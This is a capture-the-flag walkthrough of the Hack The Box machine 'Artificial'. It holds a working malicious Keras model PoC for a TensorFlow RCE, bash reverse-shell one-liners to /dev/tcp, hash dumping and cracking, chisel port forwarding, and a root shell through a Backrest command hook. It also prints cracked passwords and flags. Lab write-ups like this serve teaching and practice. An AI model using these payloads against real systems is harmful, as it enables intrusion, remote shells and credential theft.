HTB Linux Easy: Artificial
Artificial is an Easy rated Linux machine on HTB.
Nmap Scan
1
2
3
4
5
6
7
8
9
10
11
12
13
Nmap scan report for 10.10.11.74
Host is up (0.14s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 7c:e4:8d:84:c5:de:91:3a:5a:2b:9d:34:ed:d6:99:17 (RSA)
|   256 83:46:2d:cf:73:6d:28:6f:11:d5:1d:b4:88:20:d6:7c (ECDSA)
|_  256 e3:18:2e:3b:40:61:b4:59:87:e8:4a:29:24:0f:6a:fc (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://artificial.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Modify hosts file:
1
10.10.11.74 artificial.htb
Enumerate HTTP (Port 80)
We can register a new user and log in, the dashboard reveals a file upload. There is a sample dockerfile & requirements.txt file:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
cat requirements.txt
tensorflow-cpu==2.13.1

cat Dockerfile
FROM python:3.8-slim

WORKDIR /code

RUN apt-get update && \
    apt-get install -y curl && \
    curl -k -LO https://files.pythonhosted.org/packages/65/ad/4e090ca3b4de53404df9d1247c8a371346737862cfe539e7516fd23149a4/tensorflow_cpu-2.13.1-cp38-cp38-manylinux_2_17_x86_64.manylinux2014_x86_64.whl && \
    rm -rf /var/lib/apt/lists/*

RUN pip install ./tensorflow_cpu-2.13.1-cp38-cp38-manylinux_2_17_x86_64.manylinux2014_x86_64.whl

ENTRYPOINT ["/bin/bash"]
There is a CVE for tensorflow-cpu: PoC. The following PoC Dockerfile can be used to gain RCE:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
# Force platform so wheel architecture matches TensorFlow wheel
FROM --platform=linux/amd64 python:3.8-slim

WORKDIR /CVE20243660

# Install curl, wget, and TensorFlow CPU wheel
RUN apt-get update && \
    apt-get install -y curl wget && \
    curl -k -LO https://files.pythonhosted.org/packages/65/ad/4e090ca3b4de53404df9d1247c8a371346737862cfe539e7516fd23149a4/tensorflow_cpu-2.13.1-cp38-cp38-manylinux_2_17_x86_64.manylinux2014_x86_64.whl && \
    pip install ./tensorflow_cpu-2.13.1-cp38-cp38-manylinux_2_17_x86_64.manylinux2014_x86_64.whl && \
    rm ./tensorflow_cpu-2.13.1-cp38-cp38-manylinux_2_17_x86_64.manylinux2014_x86_64.whl && \
    rm -rf /var/lib/apt/lists/*

# Create malicious model during build
RUN python3 - <<EOF
import tensorflow as tf


def arbexe(x):
    import os
    os.system(f"wget http://10.10.14.163/test")
    return x

model = tf.keras.Sequential()
model.add(tf.keras.layers.Input(shape=(64,)))
model.add(tf.keras.layers.Lambda(arbexe))
model.compile()
model.save("CVE20243660.h5")
EOF

ENTRYPOINT ["/bin/bash"]
Generate payload:
1
2
3
4
5
6
docker buildx build \
  --platform linux/amd64 \
  -t tfimg . && \
container_id=$(docker create tfimg) && \
docker cp $container_id:/CVE20243660/CVE20243660.h5 ./CVE20243660.h5 && \
docker rm $container_id
Upload the file to trigger RCE:
1
2
3
4
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
172.17.0.2 - - [29/Aug/2025 13:11:05] code 404, message File not found
172.17.0.2 - - [29/Aug/2025 13:11:05] "GET /test HTTP/1.1" 404 -
Foothold
Dockerfile:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
# Force platform so wheel architecture matches TensorFlow wheel
FROM --platform=linux/amd64 python:3.8-slim

# Build arguments for payload parameters

WORKDIR /CVE20243660

# Install curl, wget, and TensorFlow CPU wheel
RUN apt-get update && \
    apt-get install -y curl wget && \
    curl -k -LO https://files.pythonhosted.org/packages/65/ad/4e090ca3b4de53404df9d1247c8a371346737862cfe539e7516fd23149a4/tensorflow_cpu-2.13.1-cp38-cp38-manylinux_2_17_x86_64.manylinux2014_x86_64.whl && \
    pip install ./tensorflow_cpu-2.13.1-cp38-cp38-manylinux_2_17_x86_64.manylinux2014_x86_64.whl && \
    rm ./tensorflow_cpu-2.13.1-cp38-cp38-manylinux_2_17_x86_64.manylinux2014_x86_64.whl && \
    rm -rf /var/lib/apt/lists/*

# Create malicious model during build
RUN python3 - <<EOF
import tensorflow as tf


def arbexe(x):
    import os
    os.system(f"bash -c 'bash -i >& /dev/tcp/10.10.14.163/80 0>&1'")
    return x

model = tf.keras.Sequential()
model.add(tf.keras.layers.Input(shape=(64,)))
model.add(tf.keras.layers.Lambda(arbexe))
model.compile()
model.save("PoC.h5")
EOF

ENTRYPOINT ["/bin/bash"]
Generate payload:
1
2
3
4
5
6
docker buildx build \
  --platform linux/amd64 \
  -t tfimg . && \
container_id=$(docker create tfimg) && \
docker cp $container_id:/CVE20243660/CVE20243660.h5 ./CVE20243660.h5 && \
docker rm $container_id
Shell:
1
2
3
4
5
6
7
8
nc -lnvp 80
listening on [any] 80 ...
connect to [10.10.14.163] from (UNKNOWN) [10.10.11.74] 44884
bash: cannot set terminal process group (836): Inappropriate ioctl for device
bash: no job control in this shell
app@artificial:~/app$ id
id
uid=1001(app) gid=1001(app) groups=1001(app)
Lateral movement
The app.py file contains a potential password:
1
app.secret_key = "Sup3rS3cr3tKey4rtIfici4L"
Enumerte the users DB:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
app@artificial:~/app/instance$ sqlite3 users.db
SQLite version 3.31.1 2020-01-27 19:55:54
Enter ".help" for usage hints.
sqlite> .tables
model  user
sqlite> select * from user;
1|gael|gael@artificial.htb|c99175974b6e192936d97224638a34f8
2|mark|mark@artificial.htb|0f3d8c76530022670f1c6029eed09ccb
3|robert|robert@artificial.htb|b606c5f5136170f15444251665638b36
4|royer|royer@artificial.htb|bc25b1f80f544c0ab451c02a3dca9fc6
5|mary|mary@artificial.htb|bf041041e57f1aff3be7ea1abd6129d0
6|testing|test@gmail.com|55696cd1bf228fba32eba3db394dc5aa
7|giiker|giiker@test.com|b9882bca60bd9cfcb65b187acfb8ae8b
8|test|test@example.com|098f6bcd4621d373cade4e832627b4f6
Crack the hash using crackstation.net: 
1
mattp005numbertwo
Use this password to switch to the gael user:
1
2
3
4
app@artificial:~$ su gael
Password:
gael@artificial:/home/app$ id
uid=1000(gael) gid=1000(gael) groups=1000(gael),1007(sysadm)
User.txt: d82b5949c5ec136ba288046481d46e6a
1
2
gael@artificial:~$ cat user.txt
d82b5949c5ec136ba288046481d46e6a
Privilege Escalation
We are part of the sysadm group, this group has read privileges over a backup file:
1
/var/backups/backrest_backup.tar.gz
Transfer the file:
1
2
scp gael@10.10.11.74:/var/backups/backrest_backup.tar.gz .
# Pass: mattp005numbertwo
Untar:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
tar -xvf backrest_backup.tar.gz
backrest/
backrest/restic
backrest/oplog.sqlite-wal
backrest/oplog.sqlite-shm
backrest/.config/
backrest/.config/backrest/
backrest/.config/backrest/config.json
backrest/oplog.sqlite.lock
backrest/backrest
backrest/tasklogs/
backrest/tasklogs/logs.sqlite-shm
backrest/tasklogs/.inprogress/
backrest/tasklogs/logs.sqlite-wal
backrest/tasklogs/logs.sqlite
backrest/oplog.sqlite
backrest/jwt-secret
backrest/processlogs/
backrest/processlogs/backrest.log
backrest/install.sh
Found a config file inside .config/backrest/:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
cat config.json
{
  "modno": 2,
  "version": 4,
  "instance": "Artificial",
  "auth": {
    "disabled": false,
    "users": [
      {
        "name": "backrest_root",
        "passwordBcrypt": "JDJhJDEwJGNWR0l5OVZNWFFkMGdNNWdpbkNtamVpMmtaUi9BQ01Na1Nzc3BiUnV0WVA1OEVCWnovMFFP"
      }
    ]
  }
}
The password appears to be base64 encoded:
1
2
echo "JDJhJDEwJGNWR0l5OVZNWFFkMGdNNWdpbkNtamVpMmtaUi9BQ01Na1Nzc3BiUnV0WVA1OEVCWnovMFFP" |base64 -d
$2a$10$cVGIy9VMXQd0gM5ginCmjei2kZR/ACMMkSsspbRutYP58EBZz/0QO
Cracked the bcrypt password: backrest_root:!@#$%^.
1
2
3
4
5
6
7
8
9
10
john hash -w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
!@#$%^           (?)
1g 0:00:00:37 DONE (2025-08-29 14:03) 0.02639g/s 142.5p/s 142.5c/s 142.5C/s baby16..huevos
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Since it is running on port 9898 we can port forward using chisel:
1
2
./chisel server --port 9001 --reverse
./chisel client 10.10.14.163:9001 R:9898:localhost:9898
We can create a repo with the following settings, the configured hook allows us to execute system commands: 
To execute the command, we can press on “Check Now”: 
Checking if the file was created:
1
2
ls -al /tmp
-rw-r--r--  1 root root    0 Aug 29 12:39 root
Change payload to:
1
bash -c 'bash -i >& /dev/tcp/10.10.14.163/80 0>&1'
Now press on “Check Now” to trigger the shell:
1
2
3
4
5
6
7
8
nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.163] from (UNKNOWN) [10.10.11.74] 45810
bash: cannot set terminal process group (36317): Inappropriate ioctl for device
bash: no job control in this shell
root@artificial:/# id
id
uid=0(root) gid=0(root) groups=0(root)
Root.txt: 6507add9e428981bef0ba1f54d7fc261
1
2
root@artificial:~# cat root.txt
6507add9e428981bef0ba1f54d7fc261
PWNED!!!